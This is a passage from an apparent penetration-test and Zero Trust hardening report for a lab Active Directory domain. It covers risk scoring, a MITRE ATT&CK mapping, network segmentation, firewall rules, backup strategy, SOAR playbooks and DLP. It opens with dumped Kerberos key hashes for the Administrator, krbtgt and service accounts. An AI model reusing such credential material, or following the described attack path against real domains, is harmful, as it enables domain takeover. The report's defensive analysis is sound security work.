Administrator:aes256-cts-hmac-sha1-96:6c0d94fdc935524f3d9f3b4cef35d38ee2bf78eb12314e8a2dafd27b3148a816
Administrator:aes128-cts-hmac-sha1-96:1800f710fed02d3aca9b03b9cde4ce45
Administrator:des-cbc-md5:6d67134f4f5e61b9
krbtgt:aes256-cts-hmac-sha1-96:65b98a9bc56cd2c3c20c320a153a73e93de2ca3225642ae241a01b6968118edb
krbtgt:aes128-cts-hmac-sha1-96:beb54a2642d75159145ca9cdab40afc0
krbtgt:des-cbc-md5:7f946d7a8aab29ad
sgroshki:aes256-cts-hmac-sha1-96:7c80d930009dc16a66d9487435857019eb6d2365f8fff9db397070780e43a5c0
sgroshki:aes128-cts-hmac-sha1-96:fbd67d2ac51c8d1000da405f4397d3c4
sgroshki:des-cbc-md5:5e07cbec6889ab86
printermgr:aes256-cts-hmac-sha1-96:bc76b73923553bb08c6ad67ea0d58d72b9561d1df428ad8bdaa1bb9e0f7fa1b0
printermgr:aes128-cts-hmac-sha1-96:81aee4c1fc2615e443c6bed76900e994
printermgr:des-cbc-md5:43d0865201adae5e
delegami:aes256-cts-hmac-sha1-96:6b82ad04ec3d15090266c1a5fb8fa2abf54bb474e2a453a4fa196cdfea098171
delegami:aes128-cts-hmac-sha1-96:0ef9afd8c603514520a8a36362624644
delegami:des-cbc-md5:0831831385231608
dcsynco:aes256-cts-hmac-sha1-96:8b393b5d6ba0dd36a800a5e06860972378b8cdade7818ef1b88bc854c8eb7e6e
dcsynco:aes128-cts-hmac-sha1-96:db6e7a28167689ca8ee30b7c9b1be86a
dcsynco:des-cbc-md5:790108c152bc4ffb
DC$:aes256-cts-hmac-sha1-96:2bafc485910a39f2b7b3a1f9aff1ce80910a359afdf9c604858931cdd98d3d6d
```

Figure 1.1: Credential dumping of Active Directory

1.5 Quantitative Risk Assessment & BIA.

Each identified vulnerability is scored based on two factors:

- **Probability (P):** The likelihood of exploitation (1 = Very Low/Theoretical, 5 = Certain/Automated Exploit).
- **Impact (I):** The magnitude of harm to the business (1 = Negligible, 5 = Catastrophic/Legal Sanctions).

The **Risk Score (R)** is calculated as $R = P \times I$.

Impact / Probability	1 (Rare)	2 (Unlikely)	3 (Possible)	4 (Likely)	5 (Certain)
5 (Catastrophic)	Medium (5)	High (10)	Critical (15)	**Critical (20)**	**Critical (25)**
4 (Major)	Low (4)	Medium (8)	High (12)	High (16)	**Critical (20)**
3 (Moderate)	Low (3)	Medium (6)	Medium (9)	High (12)	High (15)
2 (Minor)	Info (2)	Low (4)	Medium (6)	Medium (8)	Medium (10)
1 (Negligible)	Info (1)	Info (2)	Low (3)	Low (4)	Low (5)

Table 1.6: Risk Heatmap Matrix ($R = P \times I$)

1.5.1 Business Impact Analysis (BIA) of All Identified Findings

The following table maps **all** technical vulnerabilities identified during the Penetration Test to their direct business and regulatory consequences, providing a comprehensive risk prioritization.

Vuln ID	Vulnerability Name	P	I	Risk (R)	Business & Legal Impact (BIA)
Tier 1: Web Server (Victim-Linux)					
BB-WEB-LNX-01	SQL Injection (Login)	5	5	**25 (Crit)**	**Data Breach.** Full PII exfiltration. GDPR Art. 33 violation. Fines up to 4%.
BB-WEB-LNX-02	Info Disclosure (SQL)	5	3	**15 (High)**	**Intel.** Leak of DB schema facilitates further attacks.
BB-OS-LNX-01	SUID Misconfig (cat)	4	4	**16 (High)**	**PrivEsc.** Unauthorized read of /etc/shadow.
BB-OS-LNX-02	Hardcoded Creds	5	4	**20 (Crit)**	**Credential Theft.** Direct access to DB/Admin panels.
BB-OS-LNX-03	Bash History Leak	5	2	**10 (Med)**	**Intel.** Reveals admin habits and potential passwords.
BB-OS-LNX-04	SSSD Cache Dump	4	5	**20 (Crit)**	**Identity Theft.** Extraction of Domain Credentials from Linux.
BB-OS-LNX-06	SUID Wrapper Cmd Exec	4	5	**20 (Crit)**	**Root Compromise.** Full control of the web server.
BB-OS-LNX-07	RCE via File Write	5	5	**25 (Crit)**	**RCE.** Remote control. Entry point for lateral movement.
Tier 2: Workstations (PC-CLIENT1)					
BB-AD-PC1-01	SMB Pass-the-Hash	4	5	**20 (Crit)**	**Lateral Movement.** Pivot from workstation to servers.
BB-AD-PC1-02	Lack of Tiering	5	5	**25 (Crit)**	**Domain Admin Exposure.** DA creds exposed on insecure PC.
BB-AD-PC1-03	No Microsoft LAPS	5	4	**20 (Crit)**	**Wormable Attack.** Identical local admin pwd across fleet.
BB-NET-PC1-01	No SMB Signing	4	3	**12 (High)**	**MITM.** NTLM Relay attacks against file shares.
Tier 1: Exchange Server					
BB-AD-EXC-01	GenericAll on User	5	4	**20 (Crit)**	**ACL Abuse.** Reset pwd of critical service accounts.
BB-AD-EXC-02	Kerberos Constrained Del.	4	5	**20 (Crit)**	**Impersonation.** Impersonate DA to access DC services.
Tier 0: Domain Controller (DC-BIGBANK)					
BB-AD-DC-01	DCSync (Replication)	5	5	**25 (Crit)**	**Total Domain Loss.** Dump all hashes. Ransomware risk. NIS2 Art. 21 violation.
Domain Wide (BIGBANK.LOCAL)					
BB-AD-DOM-01	Kerberoasting	5	3	**15 (High)**	**Service Compromise.** Offline cracking of Service Accounts.

Table 1.7: Comprehensive Quantitative Risk & Business Impact Analysis (All Findings)

1.5.2 Cyber Threat Intelligence Mapping (MITRE ATT&CK)

To ensure interoperability with standard threat intelligence frameworks and to facilitate the design of detection rules (e.g., Sigma Rules), all identified vulnerabilities have been mapped to the **MITRE ATT&CK Enterprise Matrix**.

This mapping translates the "Vulnerability Findings" into a standardized language of adversarial behavior, enabling the SOC team to prioritize detection logic.

Vuln ID	Vulnerability Name	MITRE ID	Technique Name & Description
Initial Access & Execution (Web Layer)			
BB-WEB-LNX-01	SQL Injection	**T1190**	*Exploit Public-Facing Application.* Injection of malicious SQL queries to manipulate the database.
BB-OS-LNX-07	RCE via File Write	**T1204.002**	*User Execution: Malicious File.* Writing a web shell (PHP) to execute commands.
Privilege Escalation (Linux)			
BB-OS-LNX-01	SUID Misconfig	**T1548.001**	*Abuse Elevation Control Mechanism: Setuid and Setgid.* Exploiting SUID binary to gain root access.
BB-OS-LNX-04	SSSD Cache Dump	**T1003.005**	*OS Credential Dumping: Cached Domain Credentials.* Extracting hashes from local cache.
Lateral Movement (Windows/AD)			
BB-AD-PC1-01	SMB Pass-the-Hash	**T1550.002**	*Use Alternate Authentication Material: Pass the Hash.* Authenticating without a plaintext password.
BB-NET-PC1-01	No SMB Signing	**T1187**	*Forced Authentication.* Coercing NTLM authentication for Relay attacks.
Credential Access (Active Directory)			
BB-AD-EXC-02	Kerberos Constrained Del.	**T1558.003**	*Steal or Forge Kerberos Tickets.* Abusing delegation to request TGS for other users.
BB-AD-DOM-01	Kerberoasting	**T1558.003**	*Steal or Forge Kerberos Tickets: Kerberoasting.* Requesting TGS to crack service accounts.
Domain Dominance (Impact)			
BB-AD-DC-01	DCSync Attack	**T1003.006**	*OS Credential Dumping: DCSync.* Simulating a DC to pull password hashes via replication API.
BB-AD-PC1-02	Lack of Tiering	**T1078**	*Valid Accounts.* Domain Admins logging into lower-tier assets, exposing high-privilege credentials.

Table 1.8: MITRE ATT&CK Mapping of Identified Threats

Chapter 2

Network Segmentation

Following the Zero Trust paradigm principle of "**Assume Breach**", the primary objective of this architectural redesign is to dismantle the existing "flat" network topology. The penetration test results demonstrated that the lack of internal boundaries allowed attackers to move laterally from a compromised web server (Victim-Linux) to the Domain Controller without obstruction.

These network security measures are aligned with **ISO/IEC 27002:2022**, control 8.22 (Network security), which provides implementation guidance for traffic segregation, default deny policies and network access control.

To mitigate this, **Micro-segmentation** is introduced. By dividing the network into distinct, isolated security **zones** (Tiers), the aim is to minimize the blast radius of a potential incident. If an asset in a lower-trust zone is **compromised**, the strict segmentation prevents the propagation of the attack to critical infrastructure.

2.1 Definition of Security Perimeters (Zones)

The architecture is restructured into logical zones based on the Tiered Security Model. This model classifies assets according to their criticality and the level of trust assigned to them.

2.1.1 DMZ (Untrusted Zone)

Trust Level: Low / Untrusted.

Description: This zone hosts services exposed to the public Internet. It is considered the most probable entry point for an attack.

Assets: Victim-Linux (Web Server - IP: 192.168.72.6).

Security Posture: This machine is completely isolated from the internal LAN. It cannot initiate connections towards the internal network, preventing the Reverse Shell and Pivoting techniques observed during the penetration test.

2.1.2 Tier 2: User Workstations (Internal Untrusted)

Trust Level: Medium-Low.

Description: This zone contains standard user devices. Since users are susceptible to phishing and social engineering, these devices are treated as untrusted for administrative tasks.

Assets: PC-CLIENT1 (User Workstation - IP: 192.168.72.3).

Security Posture: Direct access to Tier 0 (Domain Controllers) or Tier 1 (Servers) via management protocols (RDP, SSH, WinRM) is strictly prohibited.

2.1.3 Tier 1: Application Servers (Restricted)

Trust Level: Medium-High.

Description: Hosts internal infrastructure services that support business operations but do not manage identities.

Assets: Exchange Server / Database Servers.

Security Posture: Accessible from Tier 2 only on specific business ports (e.g., SMTP, IMAP).

2.1.4 Tier 0: Critical Identity Infrastructure (High Security)

Trust Level: Highest.

Description: This is the core of the network. Compromise of this tier equates to a total domain compromise.

Assets: Domain Controller (DC - IP: 192.168.72.5).

Security Posture: This zone is effectively "air-gapped[5]" logically. It accepts management traffic only from the dedicated Management Network (PAW).

2.1.5 Management Network (Out-of-Band)

Description: A physically or logically separate network dedicated solely to system administration.

Assets: Jump Servers, Privileged Access Workstations (PAW).

Function: Administrators must authenticate here (via MFA) before accessing Tier 0 or Tier 1 resources.

2.2 VLAN Design and Addressing

To enforce these perimeters at the network layer, intends to follow a Virtual LAN (VLAN) based structure. While the laboratory environment currently consists of a single subnet, the To-Be architecture requires traffic separation via Layer 3 routing and ACLs, among various subnets[6].

VLAN ID	Zone Name	Proposed Subnet	Assigned Assets	Security Context
10	DMZ (Web)	`10.0.10.0/24`	`Victim-Linux`	**Isolated.** No access to internal VLANs.
20	Workstations (T2)	`10.0.20.0/24`	`PC-CLIENT1`	Internet access allowed via Proxy.
30	Servers (T1)	`10.0.30.0/24`	`Exchange`	No direct Internet access.
40	Identity (T0)	`10.0.40.0/24`	`Domain Controller`	**Locked Down.** Replication traffic only.
60	Cyber Recovery	`10.0.60.0/24`	Backup Server / Vault	Strict “Air-Gap” isolation; Pull-only data logic; restoration via isolated Sandbox.
99	Management	`10.0.99.0/24`	Jump Host / PAW	The only subnet allowed to RDP/SSH into T0/T1.

Table 2.1: Proposed VLAN Structure and Addressing Scheme

This logical separation allows enforcing Zero Trust principles even in environments where physical isolation is not feasible.

[5] In this context, the term “air-gapped” refers to a logical and policy-enforced isolation, not a physically disconnected network. The Cyber Recovery segment is isolated through strict firewall rules, unidirectional communication (pull-only model), and immutable storage controls, ensuring that no inbound connections can be initiated from production networks. While physical air-gapping represents the strongest form of isolation, logical air-gapping is widely adopted in enterprise environments as a scalable and operationally sustainable alternative.

[6] An RFC 1918 `10.0.0.0/8` private address block is preferable to the `192.168.0.0/16` space due to the vastly larger address pool. The `/8` block provides 256 'second-octet' groups, each capable of supporting 256 `/24` subnets (totaling 65536 subnets), compared to only 256 total `/24` subnets for the entire `192.168.x.x` range. This headroom is crucial for scaling a segmented architecture without resorting to complex, nested NAT configurations or re-addressing projects as the network grows.

2.2.1 Inventory of Target Systems

Whenever a machine is mentioned in the document, the following table is referenced.

Hostname / IP	Role	Operative System / Build	Tier
Victim-Linux (192.168.72.6)	Web Server (DMZ)	Debian GNU/Linux 13 (trixie) v13.1 Kernel 6.12.43	Tier 1
PC-CLIENT1 (192.168.72.3)	Workstation (User)	Windows 10 Pro Build 19041 x64	Tier 2
DC (192.168.72.5)	Domain Controller (Identity)	Windows Server 2019 Build 17763 x64	Tier 0

Table 2.2: Inventory target system and OS version (As-Is)

2.3 Firewall Policies and Traffic Flow (Access Control Matrix)

Traffic between zones is governed by a **Next-Generation Firewall (NGFW)** enforcing a "**Default Deny**" policy. To minimize the **attack surface**[7] and prevent the **lateral movement techniques** observed during the penetration test (e.g., SMB traversal, unauthorized RDP), strictly defined Access Control Lists (ACLs) are applied.

Table 2.3 details the communication rules between the defined security zones.

ID	Source Zone	Destination Zone	Service / Port	Action	Rationale (Zero Trust Defense)
1	DMZ (Web)	Internal (All Tiers)	Any	**DENY**	**Containment.** Prevents a compromised web server from scanning or attacking the internal LAN.
2	DMZ (Web)	Tier 1 (Database)	PostgreSQL (5432)	**ALLOW**	**Micro-segmentation Pinhole.** Explicit allow for App-to-DB queries only. No other access permitted.
3	Tier 2 (Workstation)	Tier 0 (DC)	Kerberos (88), DNS (53)	**ALLOW**	Required for user authentication and domain resolution.
4	Tier 2 (Workstation)	Tier 0 (DC)	SMB (445), RPC (135), RDP (3389)	**DENY**	**Attack Surface Reduction.** Blocks Pass-the-Hash and lateral movement attempts towards the DC.
5	Tier 2 (Workstation)	Tier 1 (Servers)	HTTPS (443), SMTP (25)	**ALLOW**	Business services access only. No OS-level access allowed.
6	Management	Any Zone	SSH (22), RDP (3389)	**ALLOW**	Administration allowed **only** from hardened Jump Servers with MFA verification.
7	DMZ (Web)	Internet	Any (New Connections)	**DENY**	**Egress Filtering.** Prevents the download of malware or C2 (Command & Control) communication.
8	Internet	DMZ (Web)	HTTPS (443), HTTP (80)	**ALLOW**	Inbound public access to the web application (inspected by WAF).
Default	Any	Any	Any	**DENY**	Implicit Deny All.

Table 2.3: Zero Trust Access Control Matrix

As shown in Rule #3, strictly blocking **high-risk protocols** (SMB/RDP) between workstations and Domain Controllers is the key architectural change preventing the specific attack path exploited during the assessment.

[7] The Attack Surface represents the aggregate of all possible entry points (vectors) where an unauthorized user could attempt to enter data to or extract data from the system. In a Zero Trust architecture, the primary objective is to minimize this surface by disabling unused services, closing unnecessary ports, and strictly segmenting network access, thereby reducing the number of opportunities for an attacker.

This access matrix enforces least privilege at the network layer and directly mitigates the attack paths identified during the penetration test.

This segmentation strategy establishes the foundational layer of our Zero Trust architecture, preparing the infrastructure for the Identity controls detailed in Chapter 3.

Port 80 and HSTS To make the website reachable, traffic on port 80 should be allowed (otherwise, when loading the webpage, the user's browser will hang and signal "page unreachable"). However, web traffic should use an encrypted channel to avoid Man-in-the-Middle attacks. As shown in Subsection 4.3.2, a reverse proxy - `nginx` - will be used and it should be set to a) redirect traffic from port 80 to port 443, and b) enforce HTTPS usage by adding, in the responses' heading, the `Strict-Transport-Security` header[8]. Having port 80 open can be beneficial if an Acme Certbot is required to run to request a TLS certificate: an `HTTP-01` challenge will be preferred, as opposed to a `DNS-01` challenge, which is usually more complex to handle and can break the autorenewal feature[9].

2.4 Advanced Segmentation Strategies

To further align with the Zero Trust model and the *Defense in Depth* principle outlined in the course material, additional layers of segmentation beyond traditional VLANs are introduced.

2.4.1 Screened Subnet Architecture (Dual Firewall)

Adopting the architectural model described in the system security guidelines, is implemented a **Screened Subnet** for the DMZ. This involves two distinct filtering stages:

- **Border Firewall:** Located between the Internet and the DMZ, it filters volumetric attacks and restricts access solely to the web service ports (HTTP/HTTPS) of the `Victim-Linux` machine.
- **Internal Firewall:** Located between the DMZ and the internal tiers. It enforces a strict "Default Deny" policy, protecting the Domain Controller from potential compromises originating in the web server.

2.4.2 Distributed Firewalling (Host-Based Micro-segmentation)

Network-level segmentation is complemented by host-level controls, effectively creating a **Distributed Firewall** system.

- **Linux Hardening (Netfilter/NFTables):** On the `Victim-Linux` machine, is utilized `nftables` (the modern successor to `iptables`) to enforce strict *Egress Filtering* directly at the kernel level. Rules are configured to drop packets allocated to the `OUTPUT` chain that do not match specific whitelisted destination IPs (e.g., the database), preventing reverse shells.
- **Windows Endpoints:** Group Policies (GPO) are used to configure Windows Defender Firewall with Advanced Security on Tier 0 and Tier 1 assets, ensuring that even if the network perimeter is breached, the host rejects unauthenticated inbound connections.

> **Note**
>
> It is important to note that while this chapter focuses on GPOs for network packet filtering (Layer 3/4), **Identity and Access Management** will detail the use of GPOs for managing user rights and logon restrictions (Identity Layer).

2.4.3 Stateful Inspection and Connection Tracking

The filtering rules are not merely packet-based (Stateless) but utilize **Stateful Inspection**. The firewall maintains a connection table to track the state of sessions (e.g., `NEW`, `ESTABLISHED`, `RELATED`).

Implementation: Traffic returning from the Internet to the internal network is permitted only if the connection state is `ESTABLISHED` or `RELATED` to a request initiated internally. This prevents attackers from bypassing the firewall using techniques like ACK scanning.

[8] HSTS (HTTP Strict Transport Security) implementation. Forces the user's browser to use HTTPS every time a request is made to the web server.

[9] A `DNS-01` challenge implies the creation of a DNS `TXT` record for the domain the certificate is being issued to. This can break the autorenewal feature if the nameserver provider does not supply an API, hence the renewal has to be manually done through the creation of the record at the certificate expiration date. An `HTTP-01` challenge simply consists of a token sent to the web server and "fetched" from the CA via an HTTP request (usually to `http://domain.com/.well-known/acme-challenge/<TOKEN>`); if the token matches, the TLS certificate is issued and the path destroyed. This process is automatically handled by Certbot.

2.4.4 Network Access Control - NAC

Before any device can communicate on the Tier 2 VLAN, it must authenticate against the **RADIUS server**. If a rogue device (e.g., an attacker's laptop) connects to an ethernet port, it is placed in a quarantined VLAN with no access to internal resources, **preventing unauthorized entry** into the network perimeter.

2.5 Cyber Resilience

To align with the *Zero Trust* maturity model and NIST SP 800-207 principles, the network architecture has been enhanced with two "High-Security Zones." These segments are designed to ensure operational resilience and data integrity even in a worst-case scenario (e.g., full domain compromise or ransomware detonation), adopting a "State of the Art" defense-in-depth approach.

2.5.1 The "Cyber Recovery" Segment (VLAN 60)

To mitigate the risk of backup encryption and ensure compliance with the Business Continuity requirements, we implemented a dedicated **Backup VLAN (VLAN 60)**. This segment operates on a strict isolation model designed to defeat modern ransomware propagation techniques.

- **Traffic Logic (Pull Model):** Unlike traditional setups where servers "push" data to storage, this architecture enforces a **"Pull Model."** Firewall rules deny all inbound traffic from Server (Tier 1) and User (Tier 2) VLANs towards VLAN 60. Only the Backup Server is permitted to initiate connections to specific agents on the endpoints. This creates a logical *"Air Gap,"* rendering the backup infrastructure invisible and inaccessible to an attacker scanning the network from a compromised host.
- **Immutability & 3-2-1 Rule:** Storage repositories within this VLAN are configured with **S3 Object Lock (WORM - Write Once, Read Many)** policies. This ensures that backup artifacts cannot be modified, encrypted, or deleted—even by an administrator—before the retention period expires, satisfying the "Off-site/Offline" requirement of the 3-2-1 backup strategy.
- **Forensic Readiness & Clean Room:** Aligning with the *Containment* and *Eradication* phases of the Incident Response lifecycle, data restoration never occurs directly into the production environment. Assets are first restored into an isolated **Sandbox ("Clean Room")**. Here, automated integrity checks and signature-less malware scans are performed to detect dormant threats before the data is promoted back to production, preventing the "looping" of infections.

2.5.2 Privileged Access Workstation (PAW) Network (VLAN 10)

Following the Microsoft Enterprise Access Model and the principle of *Least Privilege*, administrative tasks are strictly decoupled from standard user activities.

- **Tier 0 Isolation:** Management interfaces (SSH, RDP, HTTPS) of Critical Assets (Domain Controllers, Firewalls, Hypervisors) are configured via host-based firewalls to accept connections **exclusively** from the PAW VLAN IPs. Any attempt to access these interfaces from a standard workstation (VLAN 20) is dropped and logged as a security incident.
- **Secure Access via Jump Host:** Access to the PAW VLAN is not direct but mediated by a hardened **Jump Host (Bastion)**. This checkpoint enforces strict Multi-Factor Authentication (MFA) and provides full session recording for auditability.
- **Credential Protection:** To prevent Pass-the-Hash attacks against administrators, RDP connections from PAWs are configured in *Restricted Admin Mode*, ensuring that credentials are not exposed in memory on the target servers.
- **Clean Source Principle:** Workstations in VLAN 10 have no direct Internet access. This prevents phishing vectors, drive-by downloads, and C2 communication, ensuring the administrative environment remains a "Clean Source."

2.5.3 Secure Monitoring Channels (SIEM & SOC)

While VLANs 10 (PAW) and 60 (Backup) are isolated from standard traffic, visibility is maintained through a secure, unidirectional channel to the SIEM.

- **Unidirectional Visibility:** Logs are shipped using secure protocols (e.g., TLS-encrypted Syslog) in a **"diode" configuration** (outbound only). This ensures the SOC team retains real-time visibility over privileged activities and backup integrity without creating a backward network path that an attacker could exploit to pivot from the SIEM into the secure zones.

- **Critical Alerting:** Alerts generated from these high-security zones (e.g., "Failed Login on Jump Host" or "Backup Job Deletion Attempt") are automatically classified as **'Critical' severity**. These trigger immediate escalation to Tier 3 Threat Hunters for manual investigation, as mandated by the SOC Incident Handling procedures.

2.6 Business Continuity and Disaster Recovery Strategy

To ensure compliance with NIS2 (Article 21 - Business Continuity) and align with ISO 22301 principles, the technical architecture is supported by a formal Disaster Recovery framework. This strategy defines precise Recovery Objectives (RPO/RTO) and elevates the backup methodology to the modern "3-2-1-1-0" standard to guarantee resilience against destructive cyber events.

2.6.1 Recovery Objectives (RPO & RTO) by Tier

Recognizing that not all assets possess equal criticality, we have defined granular recovery targets based on the asset's Tier classification. This ensures that resources are prioritized for the restoration of the "Identity Plane" (Tier 0) before the "Application Plane" (Tier 1).

Asset Tier	Critical Assets	RPO (Data Loss)	RTO (Downtime)
Tier 0 (Critical)	Domain Controllers, PKI, Backup Server	$<$ **15 minutes**	$<$ **2 hours**
Tier 1 (Service)	Database (PostgreSQL), App Servers	$<$ **1 hour**	$<$ **4 hours**
Tier 2 (User)	PC-Client, File Shares	$<$ **24 hours**	$<$ **8 hours**

Table 2.4: Recovery Point and Time Objectives per Tier

Strategic Rationale:

- **Identity First Recovery:** The Domain Controller (Tier 0) has the strictest RTO because no other service (Database, Web App) can authenticate users if Active Directory is down.
- **Transactional Integrity:** The Database (Tier 1) requires a low RPO (1 hour) to minimize financial data loss, supported by continuous transaction log shipping to the Backup VLAN.

2.6.2 The "3-2-1-1-0" Backup Strategy

Expanding on the traditional 3-2-1 rule, we adopted the "3-2-1-1-0" methodology to specifically counter the threat of ransomware targeting backup repositories.

- **3 Copies of Data:** One primary (Production), two backups.
- **2 Different Media:** Disk (Primary) and Object Storage (Backup VLAN).
- **1 Offsite Copy:** Replicated to a secondary datacenter or secure cloud bucket to survive physical disasters.
- **1 Offline / Immutable Copy:** Stored in the **VLAN 60 (Cyber Recovery Vault)** with *Object Lock* enabled. This ensures that even if an attacker gains Domain Admin privileges, they cannot delete or encrypt the backup chain due to WORM protection.
- **0 Errors (Automated Verification):** Backups are not just "saved" but "tested." The automated restoration process in the **Sandbox Clean Room** ensures that the backups are valid and malware-free, eliminating the risk of restoring corrupted or infected data.



Figure 2.1: 32110 Backup Strategy

2.7 Automated Incident Response Playbooks (SOAR)

To minimize the "Mean Time to Containment" (MTTC) and reduce the operational load on Tier 1 analysts (Alert Fatigue), the architecture integrates **SOAR (Security Orchestration, Automation, and Response)** capabilities.

We have defined specific operational playbooks mapped to the **NIST SP 800-61 Incident Response Lifecycle**. These playbooks trigger automated defensive actions immediately upon detection of high-fidelity threats identified during the vulnerability assessment.

2.7.1 Playbook A: Critical Web Application Attack (SQL Injection)

Scenario: The WAF detects a SQL Injection pattern targeting the Web Server (VLAN 30).

Goal: Prevent data exfiltration without shutting down the entire service.

- **Detection (NIST Phase):** The WAF (ModSecurity) intercepts the malicious payload and sends a log to the SIEM. The SIEM correlates this with database traffic logs to determine if the query was executed.
- **Containment (Automated):**
  - **Network Isolation:** The SOAR platform automatically pushes a temporary rule to the Edge Firewall via API, blocking the attacker's Source IP for 24 hours.
  - **Session Termination:** If the attack was authenticated, the user's session token is immediately revoked in the application cache.
- **Eradication & Recovery:** The Tier 2 Analyst reviews the WAF exception. If confirmed as a new attack vector, the WAF policy is updated to permanently block the specific signature. Service availability is restored automatically once the IP block expires or is manually verified.

2.7.2 Playbook B: Identity Theft Attempt (DCSync / Tier 0 Breach)

Scenario: The SIEM detects a Directory Replication request (DCSync) originating from a non-Domain Controller IP (e.g., a compromised Workstation).

Goal: Immediate isolation of the compromised identity to prevent Golden Ticket creation.

- **Detection (NIST Phase):** The SIEM detects Event ID 4662 or 4624 with high-privilege attributes coming from a non-authorized Tier 0 IP address (Violation of the Tiering Model).
- **Containment (Automated):**
  - **Account Suspension:** The SIEM triggers a script on the Active Directory via a gMSA account to immediately disable the compromised User Account.
  - **Ticket Revocation:** A command is issued to purge all active Kerberos Ticket Granting Tickets (TGT) associated with that user to stop ongoing access.
  - **Node Isolation:** The switch port or virtual network adapter of the source workstation is logically quarantined (moved to a "Sandbox VLAN") to prevent lateral movement.

- **Eradication:** A Tier 3 Analyst (Threat Hunter) initiates the *KRBTGT* password double-rotation procedure if a Golden Ticket compromise is suspected, effectively invalidating all persistence mechanisms.

2.7.3 Playbook C: Ransomware Containment (Mass Encryption)

Scenario: The SIEM detects an anomaly in file system activity (e.g., >100 file modifications per second) on the File Server, consistent with ransomware encryption behavior.

Goal: Stop the encryption process instantly to minimize data loss (RPO).

- **Detection (Behavioral):** The Endpoint Detection (EDR) agent signals a "Heuristic Ransomware" alert, or the SIEM correlates a spike in disk I/O with high-entropy file writes.
- **Containment (Automated):**
  - **Network Severance:** The switch port of the infected server is administratively down-ed via SNMP/API.
  - **Identity Freeze:** The user account associated with the process is disabled globally.
  - **Backup Shielding:** The Backup Server (VLAN 60) automatically enters "Lockdown Mode," rejecting any new connection attempts to preserve the integrity of existing snapshots.
- **Recovery:** Once the threat is contained, the Incident Response team initiates the restoration procedure from the Immutable Backup to the Sandbox Clean Room to verify the point-in-time recovery before restoring service.

2.8 Data-Centric Security Strategy: DLP & Classification

While Network Segmentation and Identity Management reduce the attack surface, the ultimate goal of Zero Trust is to protect the data itself. To prevent data exfiltration, even by authorized insiders (e.g., a Tier 1 Database Admin), we adopted a Data-Centric security model aligned with NIST SP 800-207 (The "Data" Pillar).

2.8.1 Data Classification Scheme

To apply granular controls, data assets are first tagged according to a formal classification scheme. This allows the security policy engine to apply stricter controls to "Confidential" data compared to "Internal" data.

Label	Description	Security Controls (DLP)
Public	Marketing info, Website content.	None. Integrity checks only.
Internal	Employee lists, Internal memos.	Encryption in Transit (TLS). Access restricted to Authenticated Users.
Confidential	Customer PII, Financial Records, IBANs.	**Encryption at Rest (AES-256)**, **Dynamic Data Masking**, Block upload to External Storage.
Restricted	Admin Credentials, Private Keys, Audit Logs.	**Column-Level Encryption**, Access restricted to PAW VLAN only, Full Audit Trail.

Table 2.5: Data Classification and Handling Standards

2.8.2 Cryptographic Micro-segmentation: CLE, HSM & Automated PKI

To address the risk of a "Super-User" compromise and ensure the integrity of internal communications, we have implemented a strict **Separation of Duties (SoD)** regarding key management.

Column-Level Encryption (CLE): Instead of relying solely on Full Disk Encryption, we applied **AES-256 encryption** specifically to high-value database columns (e.g., `Customer_PII`).

- *The Result:* If a DBA performs a `SELECT *` query, they receive encrypted blobs instead of clear-text data. Only the application logic can request decryption.

Hardware Security Module (HSM) Integration: Decryption keys are managed by a dedicated **HSM**. The Web Server must perform a mutually authenticated API call to the HSM to decrypt a record.

- *State of the Art Defense:* Even if an attacker dumps the database memory (RAM scraping), they cannot retrieve the master keys, as these remain locked inside the HSM hardware boundary.

Automated Internal PKI (mTLS Management): To secure the traffic between the Web Server and Database (Data in Transit) and **prevent outages caused by certificate expiration**, the internal PKI is managed via an automated solution (e.g., HashiCorp Vault or cert-manager).

- *Operational Resilience:* This ensures **automatic rotation of short-lived mTLS certificates** (e.g., 24-hour validity) without human intervention. This solves the operational risk of manual certificate management while enforcing strict mutual authentication for every database connection.

2.8.3 Preventing the "Insider Threat": DLP & Dynamic Masking

A critical risk in traditional models is that a Database Administrator (DBA) has full visibility of the data. To mitigate this risk and prevent mass-exfiltration (e.g., `SELECT * FROM Customers`), we implemented two state-of-the-art controls:

Dynamic Data Masking (DDM): By implementing DDM at the Database Proxy level, sensitive fields (e.g., Credit Card Numbers, Salaries) are automatically obfuscated in real-time based on the user's role.

- *Scenario:* When a Tier 1 Admin queries the database for maintenance, they see `XXXX-XXXX-XXXX-1234` instead of the plain-text credit card number. Only the Application Service Account (Tier 1 App) possesses the privilege to unmask the data for processing.

Network DLP (Data Loss Prevention): DLP rules are enforced at the Segmentation Gateway (Firewall) between the Database VLAN and the Management VLAN.

- *Exfiltration Block:* If the Firewall detects a single session transferring a volume of data exceeding a standard threshold (e.g., $>$ 100MB of SQL query results), the connection is actively terminated, and a "High Severity" alert is sent to the SIEM. This prevents an attacker who has compromised a Web Server from dumping the entire database contents.

Chapter 3

Identity and Access Management

Identity and Access Management (IAM) defines the set of processes, technologies, and policies required to manage digital identities and granularly regulate access to corporate resources.
The primary objective of an IAM strategy is to ensure that each **entity**, whether human or software, can access only the resources **necessary** to perform its functions, rigorously applying the **principle of least privilege** and dramatically **reducing the attack surface** of the entire organization.

> **Note**
>
> Adopting the Zero Trust paradigm requires a radical shift in perspective compared to conventional security models: trust is never implicitly granted based on the user's logical or physical location within the network, but must be explicitly and continuously verified for each individual access request.

The IAM controls described in this chapter implement the principles defined in **ISO/IEC 27002:2022**[10], in particular controls 8.2 (Privileged access rights), 8.5 (Secure authentication) and 8.6 (Capacity management of access privileges).

